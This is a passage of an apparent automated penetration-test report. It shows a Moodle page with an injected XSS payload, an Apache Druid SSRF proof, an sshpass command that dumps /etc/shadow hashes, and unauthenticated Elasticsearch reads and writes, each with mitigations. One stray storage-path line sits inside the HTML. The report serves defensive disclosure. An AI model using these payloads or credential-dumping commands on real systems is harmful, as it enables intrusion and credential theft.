","event-delegate","panel","moodle-core-notification-dialogue","json"]},"moodle-backup-backupselectall":{"
requires":["node","event","node-event-simulate","anim"]},"moodle-course-dragdrop":{"requires":["base","nod
e","io","dom","dd","dd-scroll","moodle-core-dragdrop","moodle-core-notification","moodle-course-coursebase
","moodle-course-util"]},"moodle-course-util":{"requires":["node"],"use":["moodle-course-util-base"],"subm
odules":{"moodle-course-util-base":{},"moodle-course-util-section":{"requires":["node","moodle-course-util
-base"]},"moodle-course-util-cm":{"requires":["node","moodle-course-util-base"]}}},"moodle-course-category
expander":{"requires":["node","event-key"]},"moodle-course-management":{"requires":["base","node","io-base
","moodle-core-notification-exception","json-parse","dd-constrain","dd-proxy","dd-drop","dd-delegate","nod
e-event-delegate"]},"moodle-form-shortforms":{"requires":["node","base","selector-css3","moodle-core-event
"]},"moodle-form-dateselector":{"requires":["base","node","overlay","calendar"]},"moodle-question-chooser"
:{"requires":["moodle-core-chooserdialogue"]},"moodle-question-searchform":{"requires":["base","node"]},"m
oodle-question-preview":{"requires":["base","dom","event-delegate","event-key","core_question_engine"]},"m
oodle-availability_completion-form":{"requires":["base","node","event","moodle-core_availability-form"]},"
moodle-availability_date-form":{"requires":["base","node","event","io","moodle-core_availability-form"]},"
moodle-availability_grade-form":{"requires":["base","node","event","moodle-core_availability-form"]},"mood
le-availability_group-form":{"requires":["base","node","event","moodle-core_availability-form"]},"moodle-a
vailability_grouping-form":{"requires":["base","node","event","moodle-core_availability-form"]},"moodle-av
ailability_profile-form":{"requires":["base","node","event","moodle-core_availability-form"]},"moodle-mod_
```

assign-history":{"requires":["node","transition"]},"moodle-mod_quiz-quizbase":{"requires":["base","node"]}
,"moodle-mod_quiz-dragdrop":{"requires":["base","node","io","dom","dd","dd-scroll","moodle-core-dragdrop",
"moodle-core-notification","moodle-mod_quiz-quizbase","moodle-mod_quiz-util-base","moodle-mod_quiz-util-pa
ge","moodle-mod_quiz-util-slot","moodle-course-util"]},"moodle-mod_quiz-toolboxes":{"requires":["base","no
de","event","event-key","io","moodle-mod_quiz-quizbase","moodle-mod_quiz-util-slot","moodle-core-notificat
ion-ajaxexception"]},"moodle-mod_quiz-autosave":{"requires":["base","node","event","event-valuechange","no
de-event-delegate","io-form"]},"moodle-mod_quiz-util":{"requires":["node","moodle-core-actionmenu"],"use":
["moodle-mod_quiz-util-base"],"submodules":{"moodle-mod_quiz-util-base":{},"moodle-mod_quiz-util-slot":{"r
equires":["node","moodle-mod_quiz-util-base"]},"moodle-mod_quiz-util-page":{"requires":["node","moodle-mod
_quiz-util-base"]}}},"moodle-mod_quiz-questionchooser":{"requires":["moodle-core-chooserdialogue","moodle-
mod_quiz-util","querystring-parse"]},"moodle-mod_quiz-modform":{"requires":["base","node","event"]},"moodl
e-message_airnotifier-toolboxes":{"requires":["base","node","io"]},"moodle-filter_glossary-autolinker":{"r
equires":["base","node","io-base","json-parse","event-delegate","overlay","moodle-core-event","moodle-core
-notification-alert","moodle-core-notification-exception","moodle-core-notification-ajaxexception"]},"mood
le-editor_atto-rangy":{"requires":[]},"moodle-editor_atto-editor":{"requires":["node","transition","io","o
verlay","escape","event","event-simulate","event-custom","node-event-html5","node-event-simulate","yui-thr
ottle","moodle-core-notification-dialogue","moodle-editor_atto-rangy","handlebars","timers","querystring-s
tringify"]},"moodle-editor_atto-plugin":{"requires":["node","base","escape","event","event-outside","handl
ebars","event-custom","timers","moodle-editor_atto-menu"]},"moodle-editor_atto-menu":{"requires":["moodle-
core-notification-dialogue","node","event","event-custom"]},"moodle-report_eventlist-eventfilter":{"requir
es":["base","event","node","node-event-delegate","datatable","autocomplete","autocomplete-filters"]},"mood
le-report_loglive-fetchlogs":{"requires":["base","event","node","io","node-event-delegate"]},"moodle-grade
report_history-userselector":{"requires":["escape","event-delegate","event-key","handlebars","io-base","js
on-parse","moodle-core-notification-dialogue"]},"moodle-qbank_editquestion-chooser":{"requires":["moodle-c
ore-chooserdialogue"]},"moodle-tool_lp-dragdrop-reorder":{"requires":["moodle-core-dragdrop"]},"moodle-ass
ignfeedback_editpdf-editor":{"requires":["base","event","node","io","graphics","json","event-move","event-
resize","transition","querystring-stringify-simple","moodle-core-notification-dialog","moodle-core-notific
ation-alert","moodle-core-notification-warning","moodle-core-notification-exception","moodle-core-notifica
tion-ajaxexception"]},"moodle-atto_accessibilitychecker-button":{"requires":["color-base","moodle-editor_a
tto-plugin"]},"moodle-atto_accessibilityhelper-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-
atto_align-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_bold-button":{"requires":["mood
le-editor_atto-plugin"]},"moodle-atto_charmap-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-a
tto_clear-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_collapse-button":{"requires":["m
oodle-editor_atto-plugin"]},"moodle-atto_emojipicker-button":{"requires":["moodle-editor_atto-plugin"]},"m
oodle-atto_emoticon-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_equation-button":{"req
uires":["moodle-editor_atto-plugin","moodle-core-event","io","event-valuechange","tabview","array-extras"]
},"moodle-atto_h5p-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_html-beautify":{},"mood
le-atto_html-button":{"requires":["promise","moodle-editor_atto-plugin","moodle-atto_html-beautify","moodl
e-atto_html-codemirror","event-valuechange"]},"moodle-atto_html-codemirror":{"requires":["moodle-atto_html
-codemirror-skin"]},"moodle-atto_image-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_ind
ent-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_italic-button":{"requires":["moodle-ed
itor_atto-plugin"]},"moodle-atto_link-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_mana
gefiles-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_managefiles-usedfiles":{"requires"
:["node","escape"]},"moodle-atto_media-button":{"requires":["moodle-editor_atto-plugin","moodle-form-short
forms"]},"moodle-atto_noautolink-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_orderedli
st-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_recordrtc-button":{"requires":["moodle-
editor_atto-plugin","moodle-atto_recordrtc-recording"]},"moodle-atto_recordrtc-recording":{"requires":["mo
odle-atto_recordrtc-button"]},"moodle-atto_rtl-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-
atto_strike-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_subscript-button":{"requires":
["moodle-editor_atto-plugin"]},"moodle-atto_superscript-button":{"requires":["moodle-editor_atto-plugin"]}
,"moodle-atto_table-button":{"requires":["moodle-editor_atto-plugin","moodle-editor_atto-menu","event","ev
ent-valuechange"]},"moodle-atto_title-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_unde
rline-button":{"requires":["moodle-editor_atto-plugin"]},"moodle-atto_undo-button":{"requires":["moodle-ed
itor_atto-plugin"]},"moodle-atto_unorderedlist-button":{"requires":["moodle-editor_atto-plugin"]}}},"galle
ry":{"name":"gallery","base":"http:\/\/34.200.173.81\/lib\/yuilib\/gallery\/","combine":true,"comboBase":"
http:\/\/34.200.173.81\/theme\/yui_combo.php?","ext":false,"root":"gallery\/1706320050\/","patterns":{"gal
lery-":{"group":"gallery"}}}},"modules":{"core_filepicker":{"name":"core_filepicker","fullpath":"http:\/\/
34.200.173.81\/lib\/javascript.php\/1706320050\/repository\/filepicker.js","requires":["base","node","node
-event-simulate","json","async-queue","io-base","io-upload-iframe","io-form","yui2-treeview","panel","cook
ie","datatable","datatable-sort","resize-plugin","dd-plugin","escape","moodle-core_filepicker","moodle-cor
e-notification-dialogue"]},"core_comment":{"name":"core_comment","fullpath":"http:\/\/34.200.173.81\/lib\/
javascript.php\/1706320050\/comment\/comment.js","requires":["base","io-base","node","json","yui2-animatio
n","overlay","escape"]}},"logInclude":[],"logExclude":[],"logLevel":null};
M.yui.loader = {modules: {}};

//]]>
</script>

    <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body id="page-mod-jitsi-session" class="format-site path-mod path-mod-jitsi chrome dir-ltr lang-en yui-
skin-sam yui3-skin-sam 34-200-173-81 pagelayout-base course-1 context-1 notloggedin theme uses-drawers">

    Skip to main content
<script src="http://34.200.173.81/lib/javascript.php/1706320050/lib/polyfills/polyfill.js"></script>
<script src="http://34.200.173.81/theme/yui_combo.php?rollup/3.18.1/yui-moodlesimple-min.js"></script><scr
ipt src="http://34.200.173.81/lib/javascript.php/1706320050/lib/javascript-static.js"></script>
<script>


```
//<![CDATA[
document.body.className += ' jsenabled';
//]]>
</script>



    <nav class="navbar fixed-top navbar-light bg-white navbar-expand" aria-label="Site navigation">

        <button class="navbar-toggler aabtn d-block d-md-none px-1 my-1 border-0" data-toggler="drawers" d
ata-action="toggle" data-target="theme_boost-drawers-primary">
            <span class="navbar-toggler-icon"></span>
            <span class="sr-only">Side panel</span>
        </button>

        <a href="http://34.200.173.81/" class="navbar-brand d-none d-md-flex align-items-center m-0 mr-4 p
-0 aabtn">

                New Site
        </a>
            <div class="primary-navigation">
                <nav class="moremenu navigation">
                    <ul id="moremenu-65c29206ddd6f-navbar-nav" role="menubar" class="nav more-nav navbar-n
av">
                                <li data-key="home" class="nav-item" role="none" data-forceintomoremenu="f
alse">
                                        <a role="menuitem" class="nav-link active "
                                            href="http://34.200.173.81/"

                                            aria-current="true"

                                        >
                                            Home
                                        </a>
                                </li>
                        <li role="none" class="nav-item dropdown dropdownmoremenu d-none" data-region="mor
ebutton">
                            <a class="dropdown-toggle nav-link " href="#" id="moremenu-dropdown-65c29206dd
d6f" role="menuitem" data-toggle="dropdown" aria-haspopup="true" aria-expanded="false" tabindex="-1">
                                More
                            </a>
                            <ul class="dropdown-menu dropdown-menu-left" data-region="moredropdown" aria-l
abelledby="moremenu-dropdown-65c29206ddd6f" role="menu">
                            </ul>
                        </li>
                    </ul>
                </nav>
            </div>

        <ul class="navbar-nav d-none d-md-flex my-1 px-1">
            <!-- page_heading_menu -->

        </ul>

        <div id="usernavigation" class="navbar-nav ml-auto">

            <div class="d-flex align-items-stretch usermenu-container" data-region="usermenu">
                    <div class="usermenu">
                            <span class="login pl-2">
                                    <a href="http://34.200.173.81/login/index.php">Log in</a>
                            </span>
                    </div>
            </div>

        </div>
    </nav>


<div  class="drawer drawer-left drawer-primary d-print-none not-initialized" data-region="fixed-drawer" id
="theme_boost-drawers-primary" data-preference="" data-state="show-drawer-primary" data-forceopen="0" data
-close-on-resize="1">
    <div class="drawerheader">
        <button
            class="btn drawertoggle icon-no-margin hidden"
            data-toggler="drawers"
            data-action="closedrawer"
            data-target="theme_boost-drawers-primary"
            data-toggle="tooltip"
            data-placement="right"
            title="Close drawer"
        >
```

```
            <i class="icon fa fa-times fa-fw " aria-hidden="true"  ></i>
        </button>
        <div class="drawerheadercontent hidden">

        </div>
    </div>
    <div class="drawercontent drag-container" data-usertour="scroller">
                <div class="list-group">
                <a href="http://34.200.173.81/" class="list-group-item list-group-item-action active " ari
a-current="true">
                    Home
                </a>
        </div>

    </div>
</div>
    <div id="page" data-region="mainpage" data-usertour="scroller" class="drawers   drag-container">
        <div id="topofscroll" class="main-inner">
            <div class="drawer-toggles d-flex">
            </div>
            <header id="page-header" class="header-maxwidth d-print-none">
    <div class="w-100">
        <div class="d-flex flex-wrap">
            <div id="page-navbar">
                <nav aria-label="Navigation bar">
    <ol class="breadcrumb"></ol>
</nav>
            </div>
            <div class="ml-auto d-flex">

            </div>
            <div id="course-header">

            </div>
        </div>
        <div class="d-flex align-items-center">
                    <div class="mr-auto">
                        <div class="page-context-header"><div class="page-header-headings"><h1 class="h2">
{$a} private session</h1></div></div>
                    </div>
            <div class="header-actions-container ml-auto" data-region="header-actions-container">
            </div>
        </div>
    </div>
</header>
            <div id="page-content" class="pb-3 d-print-block">
                <div id="region-main-box">
                    <section id="region-main" aria-label="Content">

                        <span class="notifications" id="user-notifications"></span>
                        <div role="main"><span id="maincontent"></span><script src="https://meet.jit.si/ex
ternal_api.js"></script>
<script>
var domain = "meet.jit.si";
var options = {
configOverwrite: {
channelLastN: 4,
startWithAudioMuted: true,
startWithVideoMuted: true,
},
roomName: "",
parentNode: document.querySelector('#region-main'),
interfaceConfigOverwrite:{
TOOLBAR_BUTTONS:['microphone', 'camera', 'closedcaptions', 'desktop', 'fullscreen',
        'fodeviceselection', 'hangup', 'profile', 'chat', 'recording',
        '', 'etherpad', '', 'settings', 'raisehand',
        'videoquality', 'filmstrip', '', 'feedback', 'stats', 'shortcuts',
        'tileview', '', 'download', 'help', 'mute-everyone', ''],
SHOW_JITSI_WATERMARK: true,
JITSI_WATERMARK_LINK: 'https://jitsi.org',
},
width: '100%',
height: 650,
}
var api = new JitsiMeetExternalAPI(domain, options);
api.executeCommand('displayName', 'test_user');alert(document.domain);//');
api.executeCommand('avatarUrl', 'https://34.200.173.81/user/pix.php/498/f1.jpg');
</script>
</div>
```

```
                    </section>
                </div>
            </div>
        </div>

        <footer id="page-footer" class="footer-popover bg-white">
            <div data-region="footer-container-popover">
                <button class="btn btn-icon bg-secondary icon-no-margin btn-footer-popover" data-action="f
ooter-popover" aria-label="Show footer">
                    <i class="icon fa fa-question fa-fw " aria-hidden="true"  ></i>
                </button>
            </div>
            <div class="footer-content-popover container" data-region="footer-content-popover">
                <div class="footer-section p-3 border-bottom">
                    <div class="logininfo">
                        <div class="logininfo">You are not logged in. (<a href="http://34.200.173.81/login
/index.php">Log in</a>)</div>
                    </div>
                    <div class="tool_usertours-resettourcontainer">
                    </div>

                    <div class="tool_dataprivacy"><a href="http://34.200.173.81/admin/tool/dataprivacy/sum
mary.php">Data retention summary</a></div>
                    <script>
//<![CDATA[
var require = {
    baseUrl : 'http://34.200.173.81/lib/requirejs.php/1706320050/',
    // We only support AMD modules with an explicit define() statement.
    enforceDefine: true,
    skipDataMain: true,
    waitSeconds : 0,

    paths: {
        jquery: 'http://34.200.173.81/lib/javascript.php/1706320050/lib/jquery/jquery-3.7.1.min',
        jqueryui: 'http://34.200.173.81/lib/javascript.php/1706320050/lib/jquery/ui-1.13.2/jquery-ui.min',
        jqueryprivate: 'http://34.200.173.81/lib/javascript.php/1706320050/lib/requirejs/jquery-private'
    },

    // Custom jquery config map.
    map: {
      // '*' means all modules will get 'jqueryprivate'
      // for their 'jquery' dependency.
      '*': { jquery: 'jqueryprivate' },
      // Stub module for 'process'. This is a workaround for a bug in MathJax (see MDL-60458).
      '*': { process: 'core/first' },

      // 'jquery-private' wants the real jQuery module
      // though. If this line was not here, there would
      // be an unresolvable cyclic dependency.
      jqueryprivate: { jquery: 'jquery' }
    }
};

//]]>
</script>
<script src="http://34.200.173.81/lib/javascript.php/1706320050/lib/requirejs/require.min.js"></script>
<script>
//<![CDATA[
M.util.js_pending("core/first");
require(['core/first'], function() {
require(['core/prefetch'])
;
M.util.js_pending('filter_mathjaxloader/loader'); require(['filter_mathjaxloader/loader'], function(amd) {
amd.configure({"mathjaxconfig":"\nMathJax.Hub.Config({\n    config: [\"Accessible.js\", \"Safe.js\"],\n
 errorSettings: { message: [\"!\"] },\n    skipStartupTypeset: true,\n    messageStyle: \"none\"\n});\n","
lang":"en"}); M.util.js_complete('filter_mathjaxloader/loader');});;
require(["media_videojs/loader"], function(loader) {
    loader.setUp('en');
});;

    require(['core/moremenu'], function(moremenu) {
        moremenu(document.querySelector('#moremenu-65c29206ddd6f-navbar-nav'));
    });
;

    require(['core/usermenu'], function(UserMenu) {
        UserMenu.init();
    });
;
```

```
require(['theme_boost/drawers']);
;

require(['theme_boost/footer-popover'], function(FooterPopover) {
    FooterPopover.init();
});
;

M.util.js_pending('theme_boost/loader');
require(['theme_boost/loader', 'theme_boost/drawer'], function(Loader, Drawer) {
    Drawer.init();
    M.util.js_complete('theme_boost/loader');
});
;
M.util.js_pending('core/notification'); require(['core/notification'], function(amd) {amd.init(1, []); M.u
til.js_complete('core/notification');});;
M.util.js_pending('core/log'); require(['core/log'], function(amd) {amd.setConfig({"level":"warn"}); M.uti
l.js_complete('core/log');});;
M.util.js_pending('core/page_global'); require(['core/page_global'], function(amd) {amd.init(); M.util.js_
complete('core/page_global');});;
M.util.js_pending('core/utility'); require(['core/utility'], function(amd) {M.util.js_complete('core/utili
ty');});
    M.util.js_complete("core/first");
});
//]]>
</script>
<script src="https://cdn.jsdelivr.net/npm/mathjax@2.7.9/MathJax.js?delayStartupUntil=configured"></script>
<script>
//<![CDATA[
M.str = {"moodle":{"lastmodified":"Last modified","name":"Name","error":"Error","info":"Information","yes"
:"Yes","no":"No","cancel":"Cancel","confirm":"Confirm","areyousure":"Are you sure?","closebuttontitle":"Cl
ose","unknownerror":"Unknown error","file":"File","url":"URL","collapseall":"Collapse all","expandall":"Ex
pand all"},"repository":{"type":"Type","size":"Size","invalidjson":"Invalid JSON string","nofilesattached"
:"No files attached","filepicker":"File picker","logout":"Logout","nofilesavailable":"No files available",
"norepositoriesavailable":"Sorry, none of your current repositories can return files in the required forma
t.","fileexistsdialogheader":"File exists","fileexistsdialog_editor":"A file with that name has already be
en attached to the text you are editing.","fileexistsdialog_filemanager":"A file with that name has alread
y been attached","renameto":"Rename to \"{$a}\"","referencesexist":"There are {$a} links to this file","se
lect":"Select"},"admin":{"confirmdeletecomments":"Are you sure you want to delete the selected comment(s)?
","confirmation":"Confirmation"},"debug":{"debuginfo":"Debug info","line":"Line","stacktrace":"Stack trace
"},"langconfig":{"labelsep":": "}};
//]]>
</script>
<script>
//<![CDATA[
(function() {M.util.help_popups.setup(Y);
 M.util.js_pending('random65c29206de4192'); Y.on('domready', function() { M.util.js_complete("init");  M.u
til.js_complete('random65c29206de4192'); });
})();
//]]>
</script>

                </div>
                <div class="footer-section p-3">
                    <div>Powered by <a href="https://moodle.com">Moodle</a></div>
                </div>
            </div>

            <div class="footer-content-debugging footer-dark bg-dark text-light">
                <div class="container-fluid footer-dark-inner">

                </div>
            </div>
        </footer>
    </div>

</div>


</body></html>
```

Screenshot that shows an injected XSS payload affecting the HTML background of the vulnerable application within the end-user's browser



2.3.38. Apache Druid Server-Side Request Forgery Vulnerability

HIGH 7

H3-2021-0041

Details

Apache Druid, by default, allows an unauthenticated user to control the parameters within a specially crafted url.

An unauthenticated attacker can make the Druid server forward requests to an arbitrary server. The attacker could get, modify, or delete resources on other services that may be behind a firewall and inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the network.

Information Disclosure | Unauthorized Access

Mitigations

- Implement authentication on the server.

References

- Security Best Practices for Apache Druid @ **https://github.com/apache/druid/blob/master/docs/operations/security-overview.md**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
52.90.237.79 : 8888	52.90.237.79	Apache Druid on 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com) Port 8888		HIGH 7
52.90.237.79 : 8081	52.90.237.79	Apache Druid on 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com) Port 8081		HIGH 7

Proof

Proof of exploitability against one of the affected assets: **Apache Druid on 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com) Port 8888**

Out-of-band request and response showing that the Druid application connected to an attacker-specified external server

```
02/06/2024, 12:00 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 32223
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cn18v63chtae5f1gm4gg3edzqf3n81oaf.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 32223
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn18v63chtae5f1gm4gg3edzqf3n81oaf.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn18v63chtae5f1gm4gg3edzqf3n81oaf.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn18v63chtae5f1gm4gg3edzqf3n81oaf.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn18v63chtae5f1gm4gg3edzqf3n81oaf.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.39. Credential Dumping - /etc/shadow File

MEDIUM 6.7

H3-2021-0045

Details

The /etc/shadow file contains password hashes for all local users on Linux systems. By default, only accounts with root privileges are able to access this file.

Attackers who are able to crack any password hashes from this file can login with those credentials to appear like legitimate users. They can also exploit password re-use to move laterally to other systems.

Information Disclosure

Mitigations

- Set up and configure a monitoring tool, such as auditd, to monitor and audit access to the /etc/shadow file and other files containing sensitive data.
- Ensure all privileged accounts have complex unique passwords to prevent attackers from being able to crack their password hashes and pivot with them to other systems.
- Follow best practices to restrict account permissions and access to privileged accounts.

References

- MITRE ATT&CK Technique: OS Credential Dumping: /etc/passwd and /etc/shadow @ **https://attack.mitre.org/techniques/T1003/008/**
- Red Hat: How to monitor permission, ownership or any other change to a particular directory or file @ **https://access.redhat.com/solutions/10107**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
54.145.223.2	54.145.223.2	54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com)		MEDIUM 6.7
4.246.214.129	4.246.214.129	4.246.214.129 (f5.pod04.example.com)		MEDIUM 6.7

Proof

Proof of exploitability against one of the affected assets: **54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com)**

Local user password hashes obtained from the /etc/shadow file by escalating privileges to the root user using sudo

```
02/06/2024, 12:06 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l admin -p 2222 54.145.223.2 chmod +x /tmp/6b726c91-1e68-4952-968f-ec3bee8ec00c-
cb14e41552b0fb142c7761; /tmp/6b726c91-1e68-4952-968f-ec3bee8ec00c-cb14e41552b0fb142c7761 2> /dev/null; rm -f
/tmp/6b726c91-1e68-4952-968f-ec3bee8ec00c-cb14e41552b0fb142c7761 2> /dev/null; rm -f /tmp/6b726c91-1e68-
4952-968f-ec3bee8ec00c-cb14e41552b0fb142c7761 2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/6b726c91-
1e68-4952-968f-ec3bee8ec00c* 2> /dev/null

admin:sha512crypt_hash:$6$**********************S0
jsmith:sha512crypt_hash:$6$**********************40
```

2.3.40. Unauthenticated Access to Elasticsearch

MEDIUM 6

H3-2021-0036

Details

Elasticsearch is a distributed search engine, commonly used for log aggregation and analysis. Unauthenticated access to Elasticsearch allows attackers to retrieve and potentially alter data in the cluster.

Attackers can access sensitive data stored in the Elasticsearch cluster, such as plain-text passwords, operational intelligence, and business-critical information. Attackers with write access can tamper with data and reconfigure the cluster.

Unauthorized Access | Information Disclosure | File Upload

Mitigations

- Require authentication to access the Elasticsearch cluster. Enabling xpack.security.enabled=True in the configuration file will disable anonymous access.

References

- Set up Minimal Security for Elasticsearch @ **https://www.elastic.co/guide/en/elasticsearch/reference/current/security-minimal-setup.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.145.223.2 : 9200	54.145.223.2	Elasticsearch on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 9200		MEDIUM 6

Proofs

Proofs of exploitability against affected asset **Elasticsearch on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 9200**

Metadata gathered about nodes in the Elasticsearch cluster

```
02/06/2024, 12:53 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://54.145.223.2:9200 -w

[
    {
        "ip": "172.18.0.3",
        "heap.percent": "38",
        "ram.percent": "97",
        "cpu": "8",
        "load_1m": "0.01",
        "load_5m": "0.04",
        "load_15m": "0.00",
        "node.role": "mdi",
        "master": "*",
        "name": "rj68pKR"
    }
]
```

List of installed Elasticsearch plugins

```
02/06/2024, 12:53 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://54.145.223.2:9200 -w

[
    {
        "name": "rj68pKR",
        "component": "ingest-geoip",
        "version": "5.6.0"
    },
    {
        "name": "rj68pKR",
        "component": "ingest-user-agent",
        "version": "5.6.0"
    },
    {
        "name": "rj68pKR",
        "component": "x-pack",
        "version": "5.6.0"
    }
]
```

Process metadata for nodes in the Elasticsearch cluster

```
02/06/2024, 12:53 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://54.145.223.2:9200 -w

{
    "_nodes": {
        "total": 1,
        "successful": 1,
        "failed": 0
    },
    "cluster_name": "docker-cluster",
    "nodes": {
        "rj68pKRFRMu1BUpOpI0bXA": {
            "name": "rj68pKR",
            "transport_address": "172.18.0.3:9300",
            "host": "172.18.0.3",
            "ip": "172.18.0.3",
            "version": "5.6.0",
            "build_hash": "781a835",
            "roles": [
                "master",
                "data",
                "ingest"
            ],
            "attributes": {
                "ml.max_open_jobs": "10",
                "ml.enabled": "true"
            },
```

```
            "process": {
                "refresh_interval_in_millis": 1000,
                "id": 1,
                "mlockall": false
            }
        }
    }
}
```

Proof of write access: Created new index lbvvfnbtlg

```
02/06/2024, 12:53 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://54.145.223.2:9200 -w

Added lbvvfnbtlg to http://54.145.223.2:9200:
health status index                          uuid                   pri rep docs.count docs.deleted store
.size pri.store.size
yellow open   lbvvfnbtlg                     cSB62ppcTpmwgtPZKDKEqQ   5   1          0            0
 324b           324b
Successfully removed lbvvfnbtlg from http://54.145.223.2:9200
```

List of Elasticsearch indices and metadata for each index

```
02/06/2024, 12:53 PM

$ python3 /opt/h3/query_elasticsearch.py -T http://54.145.223.2:9200 -w

health status index                          uuid                   pri rep docs.count docs.deleted store
.size pri.store.size
yellow open   .monitoring-es-6-2023.10.27    eKMZXU8YQaiZQvYLsOaMtQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.02.01    H0lwQN5ORyC_1VvZVe1Cow   1   1       8639            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.14    pcrGPoelTq27NYsckWWPzw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.07    EzOtiI7UQmqhmsDnZJ_ptg   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.02.04    IQ6HFaFfTUacdIdkxmF7XA   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.26  JP2fv590TEOjv9JRjLZQ8g   1   1       7200            0
  6mb            6mb
yellow open   .watcher-history-6-2023.09.04  J6apyDg4SCmDWHCvnZ6aYQ   1   1       3890            0
3.2mb          3.2mb
yellow open   .monitoring-es-6-2023.10.08    WIC5D8jXRiSJwzSAaDbViw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.06    ufVh2V2xSMyw6yxJtujxWQ   1   1       8640            0
  2mb            2mb
